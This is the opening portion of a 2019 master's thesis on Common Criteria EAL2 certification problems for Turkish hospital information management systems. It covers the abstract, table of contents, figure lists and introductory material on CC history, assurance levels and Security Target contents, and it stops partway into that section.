THE PROBLEMS OF COMMON CRITERIA EVALUATION FOR HOSPITAL INFORMATION MANAGEMENT SYSTEMS IN TURKEY

A THESIS SUBMITTED TO
THE GRADUATE SCHOOL OF
ENGINEERING AND NATURAL SCIENCES
OF ISTANBUL MEDIPOL UNIVERSITY
IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR
THE DEGREE OF
MASTER OF SCIENCE
IN
ELECTRICAL, ELECTRONICS ENGINEERING AND CYBER - SYSTEMS

By
Ekrem Kıvanç ŞAKUL
July, 2019

THE PROBLEMS OF COMMON CRITERIA EVALUATION FOR HOSPITAL INFORMATION MANAGEMENT SYSTEMS IN TURKEY

By Ekrem Kıvanç Şakul

July, 2019

We certify that we have read this thesis and that in our opinion it is fully adequate, in scope and in quality, as a thesis for the degree of Master of Science.

Assist. Prof. İlker Köse (Advisor)

Prof. Dr. Hakan Tozan

Assoc. Prof. Dr. Mehmet Göktürk

Approved by the Graduate School of Engineering and Natural Sciences:

Assoc. Prof. Dr. Yasemin Yüksel Durmaz

Director of the Graduate School of Engineering and Natural Sciences

I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.

Name, Last Name: Ekrem Kıvanç Şakul

Signature

ABSTRACT

THE PROBLEMS OF COMMON CRITERIA EVALUATION FOR HOSPITAL INFORMATION MANAGEMENT SYSTEMS IN TURKEY

Ekrem Kıvanç ŞAKUL
M.S. in Electrical, Electronics Engineering and Cyber Systems
Advisor: Assist. Prof. İlker Köse
July, 2019

Hospital information management systems (HIMS) are essential tools for hospitals not only for the management of the hospital but also for improving healthcare quality and efficiency. The developed countries set national and international standards for HIMS to improve quality. The Turkish Ministry of Health (MoH) initiated the Health Transformation Program in 2003 and as a part of this program set many standards for HIMS vendors in Turkey [1]. Among those standards, all HIMS vendors are expected to apply for Common Criteria (CC) certification process before the 1st of January, 2020 [2]. The CC is an ISO standard (ISO 15408) used for software, hardware, or firmware products to certify their security measures and specifications [3].

This study is proposing to evaluate the capability and readiness of HIMS vendors in Turkey for CC EAL2 test approach. The HIMS products conducted in this study is used by more than 100 hospitals, some of which have JCI and HIMSS EMRAM Stage 6 certificates. Additionally, this HIMS is accredited by MoH as all other active HIMS used in public and private hospitals in Turkey. As a method, standard and well-defined CC EAL2 test approach are used, as required by MoH. During the study, CC approach is criticized and modified to be more appropriate for HIMS.

The result of this thesis showed that HIMS products in Turkey have some common obstacles for obtaining CC certificate. Although some obstacles can be solved by HIMS vendors in time, such as vulnerability risks, lack of awareness about requirements of CC, and using client-server architecture (by some HIMS vendors) instead of web-based architectures, the main obstacle seems cannot be solved by HIMS vendors, which is the high-frequency software updates triggered by many stakeholders, such as hospitals, MoH, social security institution, etc.. As another result of this study, a novel CC approach is proposed to decrease the processing time and increase the evaluation efficiency. On the other hand, since CC EAL2 is not a extensive enough evaluation for HIMS product, so, it is proposed that the evaluation level should be at least CC EAL4.

Keywords : Common Criteria, Evaluation Assurance Level, Hospital Information Management Systems, Ministry of Health

ÖZET

TÜRKİYE'DEKİ HASTANE BİLGİ YÖNETİM SİSTEMLERİNİN ORTAK KRİTERLER DEĞERLENDİRMELERİNDEKİ PROBLEMLER

Ekrem Kıvanç ŞAKUL
Elektrik-Elektronik Mühendisliği ve Siber Sistemler, Yüksek Lisans
Tez Danışmanı: Dr.Öğr.Üye. İlker Köse
Temmuz, 2019

Hastane Bilgi Yönetim Sistemleri (HBYS) hastaneler için sadece yönetim açısından değil, sağlık hizmeti kalitesi ve verimliliği açısından da çok önemli ve gerekli araçtır. Gelişmiş ülkeler HBYS'lerin kalitesini iyileştirmek için ulusal ve uluslararası standartları belirlemiştir. Türkiye Cumhuriyeti Sağlık Bakanlığı, 2003 yılında Sağlıkta Dönüşüm Programını başlatmış ve bu programın bir parçası olarak Türkiye'deki HBYS satıcıları için bir dizi standart belirlemiştir [1]. Bu standartlar arasında, tüm HBYS satıcılarının 1 Ocak 2020'den önce Ortak Kriterler sertifikalandırma sürecine başvurmaları beklenmektedir [2]. Ortak Kriterler, güvenlik önlemlerini ve özelliklerini belgelendirmek için yazılım, donanım veya aygıt yazılımı ürünleri için kullanılan bir ISO standardıdır (ISO 15408) [3].

Bu tezin sonucu, Türkiye'deki HBYS tedarikçilerinin Ortak Kriterler EAL2 seviyesinde kapasitelerini ve değerlendirmeye ne kadar hazır olduklarını göstermektedir. Bu çalışmada kullanılan HBYS ürünleri, bazıları Uluslararası Ortak Komisyon ve HBYS Elektronik Tıbbi Kayıt Uyum Modeli 6. Seviye sertifikalarına sahip 100'den fazla hastane tarafından kullanılmaktadır. Ek olarak, seçilen HBYS, Türkiye'de kamu ve özel hastanelerde kullanılan diğer bütün aktif HBYS'ler gibi Sağlık Bakanlığı tarafından akreditedir. Yöntem olarak, Sağlık Bakanlığının zorunluluk belirttiği, ISO standardı olan Ortak Kriterler Değerlendirmesi EAL2 (Değerlendirme Seviyesi 2) test yaklaşımı kullanıldı. Bu çalışma sırasında, CC yaklaşımı eleştirildi ve HBYS’ler için daha uygun hale getirildi.

Bu çalışmanın sonucu, Türkiye'deki HIMS ürünlerinin, CC sertifikası almak için bazı ortak engelleri olduğunu göstermiştir. Açıklık riskleri, ortak kriterler gerekliliklerinin farklındalığı hakkındaki eksiklik ve web tabanlı mimari yerine istemci-sunucu mimarisinin kullanılması (bazı HBYS firmları için) gibi zamanla HBYS satıcıları tarafından bazı engeller çözülebilse bile, asıl engel Hastaneler, Sağlık Bakanlığı, Sosyal Güvenlik Kurumu, HBYS müşterileri, vb.. tarafından sıklıkla yazılım güncellemelerin HBYS satıcıları tarafından çözülmemesidir. Bu çalışmanın başka bir sonucu olarak işlem süresini azaltmak ve değerlendirme verimliliğini arttıran yenilikçi bir CC yaklaşımı önerildi. Bunun yanı sıra, EAL 2 değerlendirmesi HBYS ürünleri için yeteri kadar kapsamlı bir değerlendirme olmadığından, değerlendirme seviyesinin en az CC EAL4 olması gerektiği önerilmiştir.

Anahtar Sözcükler : Ortak Kriterler, Değerlendirme Seviyesi, Hastane Bilgi Yönetimi Sistemleri, Türkiye Cumhuriyeti Sağlık Bakanlığı

Acknowledgement

This thesis, dedicated to my father, whom, always supported me and pushed me one step further ahead with his gentle touch, when I most hesitated and stumbled, from the very first second of applying to the master's program to the last day of submission of this thesis.

I would also like to thank my wife for endless support and understanding.

Contents

1. INTRODUCTION ... 1
1.1 COMMON CRITERIA ... 1
1.1.1 History of CC ... 1
1.1.2 Common Criteria Recognition Arrangement ... 2
1.1.3 CC Overview & Components ... 2
1.1.4 Major CC Components ... 3
1.1.5 Evaluation Assurance Levels ... 4
1.1.6 Security Target and Protection Profile ... 6
1.1.6.1 Security Target ... 6
1.1.6.2 Contents of the Security Target ... 7
1.1.6.2 Usage of ST ... 8
1.1.6.3 Protection Profile ... 8
1.1.6.4 Contents of the Protection Profile ... 9
1.1.6.5 Usage of PP ... 10
1.1.7 Maintenance and Certificate Validity ... 11
1.1.8 Other Standards ... 11
1.1.8.1 CMMI ... 12
1.18.2 SPICE ... 13
1.2. HOSPITAL INFORMATION MANAGEMENT SYSTEMS ... 15
1.2.1 History of Hospital Information Management Systems ... 15
1.2.2 HIMS in the World ... 16
1.2.3 Regulation on HIMS in Countries ... 16
1.2.4. The Health Transformation Program of Turkey ... 18
1.2.5 Single HIMS for All ... 19
1.2.6 HIMS Procurement Guideline ... 19
1.2.7 Health Information Management System Minimum Data Model ... 21
1.2.8 Quality Standards on HIMS in Turkey ... 21
1.2.9 Security Policy for HIMSs ... 21
1.2.9.1 Information Security Policy Guide and Directives ... 22
1.2.10 Why Common Criteria for HIMS ... 23
1.2.11 What Makes a Good HIMS ... 23

2. METHOD 24
2.1 Application of PP 24
2.2 Evaluation of HIMS with CC 24
2.3 CC Classes, Families, Components and Elements 25
2.3.1 Class ASE: Security Target Evaluation 26
2.3.1.1 ST introduction (ASE_INT.1) 28
2.3.1.2 Conformance Claims (ASE_CCL.1) 30
2.3.1.3 Security problem definition (ASE_SPD.1) 32
2.3.1.4 Security objectives (ASE_OBJ.2) 33
2.3.1.5 Extended components definition (ASE_ECD.1) 34
2.3.1.6 Security requirements (ASE_REQ.2) 35
2.3.1.7 TOE summary specification (ASE_TSS.1) 39
2.3.2 Class ADV: Development 39
2.3.2.1 Security Architecture (ADV_ARC.1) 40
2.3.2.2 Functional specification (ADV_FSP.2) 42
2.3.2.3 TOE design (ADV_TDS) 43
2.3.3 Class AGD: Guidance Documents 46
2.3.3.1 Operational user guidance (AGD_OPE.1) 46
2.3.3.2 Preparative procedures (AGD_PRE.1) 48
2.3.4 Class ALC: Life-cycle support 49
2.3.4.1 CM Capabilities (ALC_CMC.2) 49
2.3.4.2 CM Scope (ALC_CMS.2) 50
2.3.4.3 Delivery (ALC_DEL.1) 51
2.3.5 Class ATE: Tests 52
2.3.5.1 Coverage (ATE_COV.1) 52
2.3.5.2 Functional tests (ATE_FUN.1) 53
2.3.5.3 Independent testing (ATE_IND.2) 54
2.3.6 Class AVA: Vulnerability Assesment 55
2.3.6.1 Vulnerability analysis (AVA_VAN.2) 55
2.4. Vulnerability Analysis 55
2.4.1 Penetration Testing 57
2.4.1.1 What is penetration testing? 57
2.4.1.2 Penetration test types and steps 58
2.4.2 Potential Vulnerabilities for HIMS and Phases 59

2.4.2.1 Reconnaissance 59
2.4.2.2 Scanning 63
2.4.2.3 Exploitation/Gaining Access 68
2.4.2.4 Maintaining Access 68
2.4.2.5 Covering Tracks 69
3. RESULTS 70
3.1. Results for Selected HIMS Product on CC Evaluation Steps 70
3.1.1 CC Evaluation Readiness 81
3.2 Vulnerability Analysis Results 81
3.2.1 Vulnerability Analysis and Risks 94
4. CONCLUSION 95
4.1 Ambiguity on ToE 95
4.2 Fixable Points 95
4.2.1 Vulnerability Analysis 96
4.2.2 Software Architecture 96
4.2.3 CC Evaluation Readiness 96
4.3 Blocker Point 96
4.3.1 Integrated Programs, Systems, and Updates 97
5. RECOMMENDATION 99
5.1 Evaluation Order and Proposed Model 99
5.2 Penetration Tests 100
5.3 Different TOE Threat 100
5.4 Pre-Analysis Evaluation 100
5.5 EAL2 to EAL4 101

List of Figures

Figure 1: Certificate Producers & Consumers 2
Figure 2 : CC Certification process 3
Figure 3: Security Target contents [3] 8
Figure 4: Protection Profile contents [3] 10
Figure 5: Certificate Producers & Consumers 12
Figure 6: The three-dimension model for CMMI 13
Figure 7 : EAL 2 Requirements [10] 25
Figure 8 : Developer and Evaluator on components[11] 26
Figure 9: ST Contents 27
Figure 10: Physical Scope/Boundaries 30
Figure 11: ADV_FSP key points 43
Figure 12: ADV_TDS Subsystems. 44
Figure 13: Calculation of attack potential 56
Figure 14 : Rating of vulnerabilities and TOE resistance [11] 57
Figure 15 : Penetration Test Phases [54] 58
Figure 16 : DNS-dumpster findings [59] 59
Figure 17 : DNS-dumspter findings – 2 [59] 60
Figure 18 : Robtex findings [60] 60
Figure 19 : Robtex findings – 2 [61] 60
Figure 20 : Subdomain search findings [62] 61
Figure 21 : Who.is findings [63] 61
Figure 22 : Shodan.io findings [64] 62
Figure 23 : The harvester findings 62
Figure 24 : Seth attack result 1 64
Figure 25: Seth attack result 2 64
Figure 26 : Discover findings 65
Figure 27 : Nslookup findings 65
Figure 28 : Nmap quick scan plus 66
Figure 29 : Nmap intense scan plus UDP 67
Figure 30: Nessus web application scan 67
Figure 31: Nessus advanced scan 68
Figure 32 : Ftp exploit 1 82
Figure 33 : Ftp exploit 2 82
Figure 34 : Ftp exploit 3 82
Figure 35 : Http exploit 83
Figure 36 : POP3 exploit 83
Figure 37 : IMAP exploit 84
Figure 38 : Microsoft IIS exploit 84
Figure 39 : MSSQL exploit 1 85
Figure 40 : MSSQL exploit 2 85
Figure 41 : MSSQL exploit 3 86
Figure 42 : MSSQL exploit 4 86
Figure 43 : Client login credentials 87
Figure 44 : Database credentials 87
Figure 45 : Login credentials before login operation 87

Figure 46 : TDS7 pre-login encrypted message 88
Figure 47 : TDS7 pre-login encrypted message – data.. 88
Figure 48 : Open query Wireshark 89
Figure 49 : Open queries taken from Wireshark... 89
Figure 50 : Select hexadecimal values.. 90
Figure 51 : Hexdump value of ‘HIMS’ string 90
Figure 52 : Ettercap filter.. 91
Figure 53 : Ettercap configuration.. 91
Figure 54 : SQL replace.. 92
Figure 55 : Hex dump data of DROP TABLE.. 92
Figure 56 : Wireshark pcap log before SQL injection.. 93
Figure 57 : Wireshark pcap log after SQL injection... 93
Figure 58 : CC evaluation order 99
Figure 59: Suggested evaluation order 99

List of Tables

Table 1: Evaluation assurance level summary [10] 5
Table 2: Certified Products categorized by EALs (as of 15.05.2019) 6
Table 3: Dependency table example 37
Table 4: HBYS_PP_07_09_2016 SFR – Objective Rationale Table [49] 38
Table 5: ALC_CMC.2-4 Example 50
Table 6: Test example in the Test documentation for EAL2 54
Table 7 : Open ports and software’s 67
Table 8: ASE Class readiness and their reasonings 73
Table 9: ADV Class readiness and their reasonings 75
Table 10: AGD Class readiness and their reasonings 76
Table 11: ALC Class readiness and their reasonings 77
Table 12: ATE Class readiness and their reasonings 77
Table 13: AVA Class readiness and their reasonings 78
Table 14: EAL weighs of EAL2 for CC certification 78
Table 15: Number of elements in the steps provided above 79
Table 16: Percentage calculation explanation 79
Table 17: HIMS Company readiness by numbers 80
Table 18: HIMS Company readiness by numbers 80

List of Abbreviations

ARP: Address Resolution Protocol

CC: Common Criteria

CPAS: Central Physician Appointment System

CCRA: Common Criteria Recognition Arrangement

CMU: Carnegie Mellon University

CVSS: Common Vulnerability Scoring System

DB: Database

DDOS: Disturbed Denial of Service

DRG: Drug-Related Groups

DTTS: Drug Track and Trace System

EAL: Evaluation Assurance Level

EMRAM: Electronic Medical Record Adoption Model

FTP: File Transfer Protocol

GUI: Graphical User Interface

HL7: Health Level Seven

HIPAA: Health Insurance Portability and Accountability Act

HIS : Hospital Information Systems

HIMS: Hospital Information Management Systems

HIMSDM: Health Information Management System Minimum Data Model

HTTP: Hyper-text Transfer Protocol

IMAP: Internet Message Access Protocol

IT: Information Technologies

JCI: Joint Commission International

Medula: Medical Ulak

MITM: Man in the Middle

MRMS: Material Resource Management System

MoH: Ministry of Health

PP: Protection Profile

POP3: Post Office Protocol 3

SMTP: Simple Mail Transfer Protocol

SPICE: Software Process Improvement and Capability Determination

SQL: Structured Query Language

TDS: Tabular Data Stream

TSF: TOE Security Functionality

TOE: Target of Evaluation

TSI: Turkish Standards Institution

TCP: Transmission Control Protocol

UPD: User Datagram Protocol

1. INTRODUCTION

This chapter consists of two different parts, Common Criteria and Hospital Information Management Systems.

1.1 COMMON CRITERIA

Common Criteria (CC) is the ISO standard (ISO 15408) used for software, hardware, or firmware products to certify their security measures and specifications. CC uses security functional requirements (SFRs) and security assurance requirements (SARs) for the certification. Technology vendors can apply to their government scheme and for the certification process.

1.1.1 History of CC

The Common Criteria for Information Technology Security Evaluation (also known as Common Criteria) was developed by the governments of France, Germany, Canada Netherlands, United Kingdom, and the United States in the mid-’90s. CC was produced as the combination of a couple of existing the security evaluation standards such as the European standard is known as ITSEC developed by France, the Netherlands, Germany, and the United Kingdom; the United States [4]. TCSEC standard (aka. Orange Book) developed by the United States Department of Defense and lastly the Canadian standard CTCPEC derived from the TCSEC standard [5], [6] . By combining these security evaluation criteria, thus unifying it, the main idea was to avoid re-evaluation of products globally.

The first version of CC 1.0 issued in 1994. With the thought of expanding the community of contributors and aiming at an international endorsement of the criteria, CC has become the ISO/IEC 15408 standard in 1999. The ISO version corresponds to the CC v2.1 edited by Common Criteria Management Board. Currently, there is 2,585 (as of 30.06.2019) number of certified products ranging from access control systems, biometric devices, databases, smartcards to network-related devices, operating systems[7].

1.1.2 Common Criteria Recognition Arrangement

Continuing the target at mind, which is to reduce the need for re-evaluations, an arrangement allowing the mutual recognition of Common Criteria (CCRA) certificates were signed in May 2000 [8].

Participants in this arrangement agreed on the following objectives:

- to make sure that evaluations of Information Technology (IT) products and PPs are performed to high and consistent standards,
- to enhance the availability of evaluated IT products and PPs,
- to remove the burden of duplicating evaluations of IT products and PPs,
- to continuously improve the efficiency and cost-effectiveness of the evaluation and certification/validation process for IT products and PPs.

Today 30 nations are participants of the agreement. Certificate Authorizing and Consuming Members displayed in Figure 1.




Certificate Authorizing Members
Certificate Consuming Members

Figure 1: Certificate Producers & Consumers

1.1.3 CC Overview & Components

This part introduces the main concepts of CC, its components, Target of Evaluation (TOE,) and Evaluation Assurance Levels (EALs).

This is the typical CC certification process for EAL2. To show the process a hundred days are taken into account.



	Görev Modu	Görev Adı	Süre	Başlangıç	Bitiş	Onc
1		**Common Criteria HIMS EAL2 Evaluation**	**100 gün**	**Per 02.01.20**	**Çar 20.05.20**	
2		**Evaluation Steps**	**100 gün**	**Per 02.01.20**	**Çar 20.05.20**	
3		Security Target Evaluation	10 gün	Per 02.01.20	Çar 15.01.20	
4		Development	30 gün	Per 16.01.20	Çar 26.02.20	3
5		Guidance Documents	5 gün	Per 27.02.20	Çar 04.03.20	4
6		Life-Cyle Support	5 gün	Per 05.03.20	Çar 11.03.20	5
7		Tests	20 gün	Per 12.03.20	Çar 08.04.20	6
8		Vulnerability Assesment	30 gün	Per 09.04.20	Çar 20.05.20	7

Figure 2 : CC Certification process

1.1.4 Major CC Components

The CC standard consists of two major components. The first component of ISO / IEC 15408 consists of three parts. These are;

- Part 1: Introduction and general model [3],
- Part 2: Security functional components [9],
- Part 3: Security assurance components [10].

The second component is Common Criteria Evaluation Methodology document, a.k.a. Evaluation methodology [11].

Target of Evaluation

The CC is flexible in what and where to evaluate, which makes it possible not being tied to the boundaries of IT products. A TOE can be defined as software, firmware, and/or hardware. TOE can be the IT product itself, can be the part of IT product, set of IT products even it can be new technology, or it can be the combination of these.

The important part, which CC is concerned, is the relationship between the TOE and the IT product which should be clearly defined.

TOE examples can be listed as;

- A software application,
- An operating system,

- A smart card integrated circuit,
- The cryptographic co-processor of a smart card integrated circuit,
- A database application excluding remote client software.

CC Part 1-2-3 & CEM

ISO 15408 standard is separated into three parts, which explained briefly below. CEM is not by developers but used by evaluators. All six assurance classes evaluation methods, reasoning, key points, and must-haves are explained in the CEM document.

Part 1 : Part 1 consists of the TOE, Protection Profiles (PPs), Security Targets (STs), and Packages.


Part 2 : Part 2 consists of Security Functional Requirements (SFRs) which used to define the security requirements for the TOE.

Part 3: Part 3 consists of Security Assurance Components, EALs, and Assurance Classes.

Common Criteria Evaluation Methodology : CEM is the evaluation methodology used by the evaluator for the evaluation process and general evaluation guide.

1.1.5 Evaluation Assurance Levels

The EALs provide an increasing scale that balances the level of assurance obtained with the cost and feasibility of acquiring that degree of assurance. Table 1 represents a summary of EALs. The columns show- hierarchically ordered set of EALs, whereas rows show assurance families. There are seven assurance levels from 1 to 7, and with each level detail of the evaluation and the needs of CC, requirements increase.



Assurance class	Assurance Family	Assurance Components by Evaluation Assurance Level						
		EAL1	EAL2	EAL3	EAL4	EAL5	EAL6	EAL7
Development	ADV_ARC		1	1	1	1	1	1
	ADV_FSP	1	2	3	4	5	5	6
	ADV_IMP				1	1	2	2
	ADV_INT					2	3	3
	ADV_SPM						1	1
	ADV_TDS		1	2	3	4	5	6
Guidance documents	AGD_OPE	1	1	1	1	1	1	1
	AGD_PRE	1	1	1	1	1	1	1
Life-cycle support	ALC_CMC	1	2	3	4	4	5	5
	ALC_CMS	1	2	3	4	5	5	5
	ALC_DEL		1	1	1	1	1	1
	ALC_DVS			1	1	1	2	2
	ALC_FLR							
	ALC_LCD			1	1	1	1	2
	ALC_TAT				1	2	3	3
Security Target evaluation	ASE_CCL	1	1	1	1	1	1	1
	ASE_ECD	1	1	1	1	1	1	1
	ASE_INT	1	1	1	1	1	1	1
	ASE_OBJ	1	2	2	2	2	2	2
	ASE_REQ	1	2	2	2	2	2	2
	ASE_SPD		1	1	1	1	1	1
	ASE_TSS	1	1	1	1	1	1	1
Tests	ATE_COV		1	2	2	2	3	3
	ATE_DPT			1	1	3	3	4
	ATE_FUN		1	1	1	1	2	2
	ATE_IND	1	2	2	2	2	2	3
Vulnerability assessment	AVA_VAN	1	2	2	3	4	5	5

Table 1: Evaluation assurance level summary [10]

When all the EALs considered, the most commonly used EAL level is EAL4. The overall preferred EAL level for software products is EAL2. Table 2 below shows certified products categorized by EAL by numbers;

EAL1	90
EAL2	453
EAL3	255

EAL4	905
EAL5	584
EAL6	77
EAL7	8
PP Compliant	226

Table 2: Certified Products categorized by EALs (as of 15.05.2019)

1.1.6 Security Target and Protection Profile

This part will explain in detail, how a Security Target and Protection Profile document should be written, how can protection Profile can be applied to HIMS. After explaining the PP process HIMS and its evaluation will be worked on, through CC families step by step.

1.1.6.1 Security Target

A Security Target is a combination of both items related to security and items related to CC standard itself. Since CC based on ISO 15408 standard has a language on its own, which makes it harder for developers to write an ST document from scratch. If the developer team is determined to work on it, it is possible to write an acceptable ST. However, it will take some time regarding the product type they are applying for the certification process. Nevertheless, for the most part, developers or companies hire consultants for the whole project. Explaining the ST into two parts will make it easier to understand its key points for each part, and it will also help the reader to realize the most crucial parts of the document. So Security Target largely will be explained in two parts;

a) What an ST must contain,

b) How an ST should be used.

1.1.6.2 Contents of the Security Target

Security Target provides highly detailed design of security functionality and security assurance of the product. Therefore, ST is the foundation of creating, constructing, and building TOE.

A complete ST consists of:

- An ST introduction with description and reference of the TOE,
- A conformance claim showing ST is claiming to any PP and/or packages, and if it is, which PPs or packages
- A security problem definition(SPD) stating, threats, organizational security policies, and assumptions,
- A security objective explaining how the solution to SPD is handled for both the TOE and operational environment of the TOE
- An extended component definition (optional) defining, if a new component or components are added,
- A security requirement showing that the translation of security objectives for TOE into CC language, which called Security Functional Requirements (SFRs),
- A TOE summary specification which is matching SFRs and their implementation.

Security Target documentation contents are shown also below in Figure 3 [3]. It should be noted that after a product completes its certification process, the ST document is usually published on the CC website [12]. Therefore when a user in need of a specific product certified by CC, they can read the ST documents and find the one suitable for their needs.



Security Target
